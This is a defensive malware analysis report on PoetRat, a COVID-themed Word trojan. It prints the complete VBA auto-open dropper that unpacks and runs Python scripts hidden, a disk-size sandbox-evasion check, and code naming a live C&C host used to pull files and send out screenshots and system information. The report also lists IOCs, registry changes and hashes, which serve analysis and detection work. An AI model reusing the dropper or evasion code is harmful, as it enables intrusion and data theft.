PoetRat Analysis Report

By: Mustafa Hussien


TABLE OF CONTENTS

EXCLUSIVE SUMMARY

It's a WORD file PoetRat contains VBA code which tries to drop other files in a specific path to do malicious functionalities. which will exfiltrate the system info to the attacker through encrypted traffic.

MITRE ATT&CK: TOOLS AND ATTACK TECHNIQUES' CLASSIFICATION

We can use MITRE-Attack framework to show the overview of mapping Malware actions which it's trying to do.
As you can see, Steps of execution going through the malicious file and Commands it deploys and also registries it queries.
I mentioned below a table of techniques includes information about each step and what it done in each of them with description.



MITRE ATT&CK Navigator

A TABLE OF TECHNIQUES IDS:

- That includes the IDs of each tactic with the name and its description.

Technique ID	Tactic Name	Technique Name	Description
T1059	Execution	Command and Scripting Interpreter	Attackers use command and script interpreters to execute commands, scripts, or binaries. That provides ways of interacting with computer systems for example: Windows installations include the Windows Command Shell and PowerShell.
T1569	Execution	Malicious Document	The attacker relies upon a user opening a malicious file in order to gain execution. Here're types of files that require a user to execute them, including .doc, .pdf, .xls, .rtf, .scr, .exe, .lnk, .pif, and .cpl.
T1012	Discovery	Query Registry	Threat actor interacts with the Windows Registry to gather information about the system, configuration, and installed software.
T1082	Discovery	System Information Discovery	Threat actor gets detailed information about the operating system and hardware.

TECHNICAL ANALYSIS

FILE IDENTIFICATION

- Here's the hash of the main file:

Filename	MD5	Create Time/Date	Size (in	Description
PoetRat	3aadbf7e527fc1a050e1c97fea1cba4d	Mon Nov 11 06:20:00 2019	8331598	Working as a Trojan

At first, we need to check the file PE header to know what exactly it's type if it's exe or doc … etc.
after analyzing PE header we found that the Header Bytes starts with Bytes (D0 CF 11 E0 A1 B1 1A E1) which indicates to a Compound File Binary Format of WORD file in our case as shown below:

```
remnux@remnux:~/Downloads$ file Sample1
Sample1: Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0,
 Code page: 1251, Author: Jeremy, Template: Normal.dotm, Last Saved By: Jeremy, Revisio
n Number: 248, Name of Creating Application: Microsoft Office Word, Total Editing Time:
 3d+01:26:00, Create Time/Date: Mon Nov 11 06:20:00 2019, Last Saved Time/Date: Sun Apr
 12 13:08:00 2020, Number of Pages: 3, Number of Words: 839, Number of Characters: 4787
, Security: 8
```


- Now, after we knew that the file is WORD file, we just need to know if that file contains any malicious code. There are different ways and tools to know that, in our case we will use Officemalscanner tool to see if the file malicious or not:
  - The output is the file contains Macros code and that indicates to be malicious file.

```
λ OfficeMalScanner.exe Sample1 info

+-----------------------------------------+
|          OfficeMalScanner v0.62         |
|  Frank Boldewin / www.reconstructer.org |
+-----------------------------------------+

[*] INFO mode selected
[*] Opening file Sample1
[*] Filesize is 8331598 (0x7f214e) Bytes
[*] Ms Office OLE2 Compound Format document detected

----------------------------------
[Scanning for VB-code in SAMPLE1]
----------------------------------
ThisDocument
-------------------------------------------------------------------------------
                VB-MACRO CODE WAS FOUND INSIDE THIS FILE!
               The decompressed Macro code was stored here:

------> C:\Users\IEUser\Desktop\Sample1\SAMPLE1-Macros
-------------------------------------------------------------------------------
```

- So, now we made sure that our WORD file contains a malicious VBA code inside it.
- We can open the WORD file now, just change the extension of the file to be PoetRat.doc and open.
- We will see that the file asks to "**Enable Content**" to show the content of the file and also to confirm running of the VBA code as show in figure below:

- After we click enable content, we will figure out that the file is written in Azerbaijan language which may be an indicator for the targeted people. This malware uses the COVID-19 form to attract its victims into opening and the

- running the macros in the malicious WORD file:



VBA FUNCTIONALITY

Now after we analyzed the WORD file and got its info of containing VBA code, we will move now to the next step to extract and analyze the malicious VBA code.

- There are multiple ways to extract macros code, and will we use in OLEVBA in our case, it will show us the code and its IOCs that may help us in the analysis.
  The code starts with **document_open()** which means that the code will run when the word document is opened and it uses a variable called "**User**" to specify the path (**C:\Users\Public**) which will be the parent folder contains the dropped files after running.
- It uses Call shell to copy the file content in another named file (docer.doc) to be saved in the path (**C:\Users\Public\docer.doc**).
- VBA code reads the latest 7074638 bytes of the file and extract it into the same path included in the file called (**C:\Users\Public\smile.zip**).
- It will after that unzip all content in (smile.zip) into the (**C:\Users\Public\Python37)** folder which will contain all dropped files using **Unzip User + "\smile.zip", User, "Python37"** command.
- All dropped files will be in **python37** folder written in python programming language.
- After that it will start to run the scripts, that it needs using **python.exe** as we see int the below screen, it started to run **launcher.py** using **python.exe.**

```
Sub document_open()
    ActiveDocument.ActiveWindow.View.ReadingLayout = False
    ActiveDocument.Unprotect "securePass"
    show
    ActiveDocument.Protect wdAllowOnlyReading, True, "securePass", False, False

    Dim data As String
    Dim User As String
    Dim bla As String
    Dim Coper As Object
    User = "C:\Users\Public"

    Docer = ActiveDocument.FullName

    'Copy
    Call Shell("cmd /c copy " + Docer + " " + User + "\docer.doc", vbHide)
    deay (4)
    data = bin2var(User + "\docer.doc")
    data = Right(data, 7074638)
    var2bin User + "\smile.zip", data

    bla = VBA.FileSystem.Dir(User + "\Python37", vbDirectory)
    If bla <> VBA.Constants.vbNullString Then
        Call Shell("cmd /c rmdir /s /q " + User + "\Python37", vbHide)
        deay (2)
    End If
    'Unzip
    Unzip User + "\smile.zip", User, "Python37"
    'Clean
    Kill User + "\smile.zip"
    Kill User + "\docer.doc"
    'Run
    Call Shell(""" & User & "\Python37\python.exe" & """ """ & User & "\Python37\launcher.py" & """, vbHide)
End Sub
```

- **List of suspicious functions:**

Type	Keyword	Description
AutoExec	**document_open**	Runs when the Word or Publisher document is opened
Suspicious	**Kill**	May delete a file
Suspicious	**Shell.Application**	May run an application (if combined with CreateObject)
Suspicious	**CreateObject**	May create an OLE file
Suspicious	**Shell**	May run an executable file or a system command
Suspicious	**vbHide**	May run an executable file or a system command
Suspicious	**Run**	May run an executable file or a system command
Suspicious	**Write**	May write to a file (if combined with Open)
Suspicious	**Output**	May write to a file (if combined with Open)
Suspicious	**Print**	May write to a file (if combined with Open)
Suspicious	**Open**	May open a file
Suspicious	**MKDir**	May create a directory
Suspicious	**Binary**	May read or write a binary file (if combined with pen)
Suspicious	**Base64 Strings**	Base64-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
IOC	**python.exe**	Executable file name

GETTING DROPPED FILES

- There are multiple ways to get the dropped files:
  - Running the WORD file and then click **Enable Content,** monitoring the targeted path to see if there's any changes under **Pythin37** folder, you will get all python scripts dropped by the WORD file.
  - I wrote a python script to get dropped files without running the WORD file, you can check it from below link https://github.com/MustafaHussien/MalwareAnalysis0x01/blob/main/PoetRat_Tools.rar
    Once you run the above python code, you will get **Smile.zip** file containing all python scripts.

COMMAND & CONTROL (C&C)

- In this section we will explain how those scripts are working and communication with the attacker

OVERVIEW

- At first, **Launcher.py** tries to run smile.py and frown.py and it uses evasion technique equation by using shutil.disk_usage() function to get the total spaces and what is used and the free space also.

```
def good_disk_size():
    # There are no computers with disk size less than 62
    return 62 < round(shutil.disk_usage("/")[0]) / 2 ** 30
```

- If it's matching, it will call crack function to run frown.py and assigning .key to it. And if it's not, it will exit to evade sandbox analysis as shown below:

```
if __name__ == '__main__':
    if len(sys.argv) == 2:
        if sys.argv[1] == "police":
            police()
    else:
        # Sandbox Evasion
        if not good_disk_size():
            crack()
            sys.exit(0)
        # Reaching this far means that we are not in a sandbox, Probably
        d = open(fold + "frown.py", "r").read()
        uu = str(uuid.uuid4())
        d = d.replace("THE_GUID_KEY", uu)
        open(fold + "frown.py", "w").write(d)
        open(fold + ".key", "w+").write(uu)

        police()
```

- Then it will call police() function which will run smile.py and frown.py scripts:

```
def police():
    smile_funs.run_cmd("\"{0}python.exe\" \"{0}smile.py\"".format(fold), False)
    time.sleep(5)
    smile_funs.run_cmd("\"{0}python.exe\" \"{0}frown.py\"".format(fold), False)
```

Filename	Change Type	Description
Smile_funs.py	Initiate traffic to download	Initiate traffic with C&C server to download other files.

- **Smile_funs.py** has two sections in the code **Internal** and **External**, In the Internal one, it tries to open connection with C&C server (**dellgenius.hopto.org**) to download other files as shown below:

```
from affine import Affine

RHOST = "dellgenius.hopto.org"
me = sys.argv[0]
fold = me[:me.rfind("\\") + 1]
pipe_out = fold + "Abibliophobia23"
processes = []
```

- **Smile_funs.py** uses some interesting functions like: Init_FTP , Download_File, List_Processes, and Kill_Processes
- Trying to communicate with the C&C server to download files then list processes and its status, if it's active, it will try to clear it and it can also terminate it using kill_process.
- In the **External section,** trying to communicate with the server:
  - It will try to split the files using split_file() function, sizing 1024 to be exfiltrated to the server.
  - Also, It uses shot() function and sct.shot to take a screen shot of the windows, Then it will get system info using **get_sys_info()** function to be saved in a file and uploaded to the server like:
    Operating System: {platform.system()}
    Computer Name: {platform.node()}
    Username: {getuser()}
    Release Version: {platform.release()}
    Processor Architecture: {platform.processor()}
- **Frown.py** script used to try to check at first the internet connection on the victim **machine using google.com on port 80** and if there's no connection, it will sleep for a while then check again till it gets a connection.
- After that, it will communicate with the C&C Server **dellgenius.hopto.org:**143 to start receive the file and download it splitted into 4028 bytes.
- **Smile.py** script, will try to evade the inspection of the traffic by encryption the response of the server using (it.write(aff.encrypt(resp + header))) as shown below:

```
try:
    header = f"""\n{Fore.RED}{getuser()}@{platform.node()}{Style.RESET_ALL}:{Fore.LIGHTBLUE_EX}{os.getcwd()}{Style.RESET_ALL}
    try:
        it = open(pipe_out, "wb")
        it.truncate(0)
        it.write(aff.encrypt(resp + header))
        resp = ""
        it.close()
```

- Also, it tries to check the status of the connection between the victim and the C&C server to see if it's still wanted to be active session or it will exit.
- It also uses **affine.py** script to encode and decode strings during the traffic.
- Backer.py script tries to create Python37 folder and uses split way to create it by create path: \python3 and put number 7 in a variable num = 7, the combine them to put other scripts under python37 folder as shown below:

```
num = '7'
if os.path.isfile("C:\\ProgramData\\Trader\\.rsa"):
    num = str(int(open("C:\\ProgramData\\Trader\\.rsa", "r").read().strip()) - 1)

smile_path = "C:\\Users\\Public\\Python3"
paths = [smile_path + num, smile_path + num + "\\affine.py", smile_path + num + "\\backer.py",
         smile_path + num + "\\frown.py",
         smile_path + num + "\\launcher.py", smile_path + num + "\\smile.py", smile_path + num + "\\smile_funs.py"]
```

- Then it will check if "Abibliophobia" file exists in the path under \python37 folder, and if doesn't, it will try to create new one with random values from 10 to 1000 and replace that in other scripts: smile_funs.py and frown.py:

```
for p in paths:
    if not os.path.exists(p):
        critical(str(int(num) + 1))

f = open(smile_path + num + "\\frown.py", "r").read()
ablie = f[f.find("Abibliophobia"):]
ablie = ablie[:ablie.find("\"")]

if not os.path.isfile(os.path.expanduser(smile_path + num + "\\" + ablie)) or not os.path.isfile(
        os.path.expanduser(smile_path + num + "\\" + ablie + ".ready")):
    new_ablie = ''.join([i for i in ablie if not i.isdigit()]) + str(randint(10, 1000))
    t = open(smile_path + num + "\\smile_funs.py", "r").read().replace(ablie, new_ablie)
    open(smile_path + num + "\\smile_funs.py", "w").write(t)
    f = f.replace(ablie, new_ablie)
    open(smile_path + num + "\\frown.py", "w").write(f)
```

FILESYSTEM CHANGES

Filename	Change Type	Description
Launcher.py	Run other scripts	Used to double check on prerequisites before running, doing evasion techniques
Smile_funs.py	Initiate traffic to download	Initiate traffic with C&C server to download other files.
Frown.py	Internet connection	Check the internet connection status
Smile.py	Obfuscate traffic	Obfuscates the traffic between client and server

- **List of other Dropped Files:**

Filename	
_asyncio.pyd	winsound.pyd
_bz2.pyd	pyexpat.pyd
_ctypes.pyd	python.exe
_decimal.pyd	python3.dll
_elementtree.pyd	python37._pth
_hashlib.pyd	python37.dll
_lzma.pyd	python37.zip
_msi.pyd	pythonw.exe
_multiprocessing.pyd	select.pyd
_overlapped.pyd	affine.py
_queue.pyd	backer.py
_socket.pyd	sqlite3.dll
_sqlite3.pyd	unicodedata.pyd
_ssl.pyd	vcruntime140.dll
Abibliophobia23	LICENSE.txt
Abibliophobia23.ready	Docer.doc

launcher.pylauncher.py	
libcrypto-1_1.dll	
libssl-1_1.dll	

- Some of processes which created up on opening the WORD file and run the VBA code.

PROCESSES

Process	Change Type	Description
WINWORD.EXE	Created/Service	Main malware
Cmd.exe	Created/service	Run commands through python.exe
Python.exe	Created/service	Run other scripts used by the malware.
Searchprotocolhost.exe	Created/service	Which can index the files on local drive.

- List of some changes which happened to the registries and its paths:

REGISTRY CHANGES

Registry Key
HKCU\Software\Classes\Python.Extension\Shell
HKCR\Python.Extension\shell
HKCU\Software\Classes\SystemFileAssociations\.pyd
HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Word
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\User Data\S-1-5-18\Products\00004109D30000000000000000F01FEC\Usage
HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Word\Resiliency\StartupItems
HKLM\System\CurrentControlSet\Control\ComputerName\ActiveComputerName
HKLM\System\Setup
HKLM\System\CurrentControlSet\Control\CLASS\{4D36E968-E325-11CE-BFC1-08002BE10318}\0000
HKLM\Software\Microsoft\Windows\CurrentVersion\Setup
HKLM\SYSTEM\CurrentControlSet\Services\crypt32
HKLM\Software\Policies\Microsoft\Office\15.0\User Settings\
HKCU\Software\Microsoft\Office\Common\Security


NETWORK IOCS

- Here's the domain that the malware tries to communicate with:

Domain	Port
dellgenius.hopto.org	**143**

PERSISTANCE

The malware tries drop and communicate with C&C server to download other files and hide them to maintain persistence, it also tries to use image file execution in the registry.



WINWORD.EXE	536	Process Start		SUCCESS	Parent
WINWORD.EXE	536	Thread Create		SUCCESS	Thread
WINWORD.EXE	536	Load Image	C:\Program Files\Microsoft Office\Office15\WINWORD.EXE	SUCCESS	Image
WINWORD.EXE	536	Load Image	C:\Windows\System32\ntdll.dll	SUCCESS	Image
WINWORD.EXE	536	CreateFile	C:\Windows\Prefetch\WINWORD.EXE-707D986B.pf	NAME NOT FOUND	Desired
WINWORD.EXE	536	RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options	SUCCESS	Desired
WINWORD.EXE	536	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\DisableUserModeC...	NAME NOT FOUND	Length
WINWORD.EXE	536	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager	REPARSE	Desired
WINWORD.EXE	536	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS	Desired
WINWORD.EXE	536	RegQueryValue	HKLM\System\CurrentControlSet\Control\SESSION MANAGER\CWDIllegalInDLLSearch	NAME NOT FOUND	Length
WINWORD.EXE	536	RegCloseKey	HKLM\System\CurrentControlSet\Control\SESSION MANAGER	SUCCESS	
WINWORD.EXE	536	CreateFile	C:\Users\IEUser\Desktop\Sample1	SUCCESS	Desired
WINWORD.EXE	536	Load Image	C:\Windows\System32\kernel32.dll	SUCCESS	Image

COMMAND LIST

commands that the malware used to run scripts.

Num	Command line
1	"C:\Users\Public\\Python37\python.exe" "C:\Users\Public\\Python37\smile.py"
2	"C:\Users\Public\\Python37\python.exe" "C:\Users\Public\\Python37\frown.py"
3	"C:\Users\Public\\Python37\python.exe" "C:\Users\Public\\Python37\smile_funs.py"
3	Python.exe backer.py

ANTI-REVERSING TECHNIQUES

The code uses anti-sandboxing technique to see if it starts the execution oof the scripts or not by checking the Hard-disk space and capacity in **launcher.py** file using good_disk_size() function mentioned above.

CONCLUSION

PoetRat which is a word file written in Azerbaijan language contains a VBA code dropping many scripts into C:\Users\Public\Python37 to use them in communication with the C&C server looking forward to download other files and exfiltrate data from the victim machine includes the system info.
It creates the folder Python37 in a divisive manner by creating at first Python3 then add 7 to it after that.
It tries to encode the traffic between the client (Victim) and the server(Threat actor) to bypass traffic inspection.

APPENDIX

INDICATORS OF COMPROMIS

- **Here's a table of hashes of the document and dropped files:**

Hash Value
EDB44AC58813AD67371C39999A1ADC4A
90AFF258DC907E631E3D560EBB14DB3E
4E83A56251CA7DFB90CB00BF5B09F94D
6D24511E0A69F81F667DF864ECEB9EEE
751F7266D22828F7BB255ECD1D6661E7
C21F0EB88B80D78A05652FFF03590181
374345F7D817061E42CBBE3C8F7B33C3
FC737C33CC8034B9BCC5171A1BD0D9D3
AC9A148D60499F9088965A72F260EFF4
85A34F7EE2A7F4EE8746E7C9F1BE3509
EDE29E0E86C93EAFD73FE60D4A791BFE
61FAF269A7DFF940F17A1D862F2B3869
0B461E8FDB24F100DDED2CFD7FBB98AE
8D32125DF0655F4E47A946D4F115405A
484AF0837C9526BFA9AB6971E05B89F3
CFCD208495D565EF66E7DFF9F98764DA
69CBEC46220C781797D6D35AB70BAE02
C87273E7175F9DF7E52BAB8A030FA22D
69C84B7BC95B6A264F2B0C24B7E40C3D
213A4AB4CD98002144BFBA75FF2AC67C
7E9D3FE81C528D9729BC03A805460642
471B1D3D04B1A582D236A033C0C9CAC2

YARA SIGNATURES AND REMOVAL TOOL

Here are all the Yara signatures for the malware components and the removal tool, you can check it in the below link:
https://github.com/MustafaHussien/MalwareAnalysis0x01/blob/main/PoetRat_Tools.rar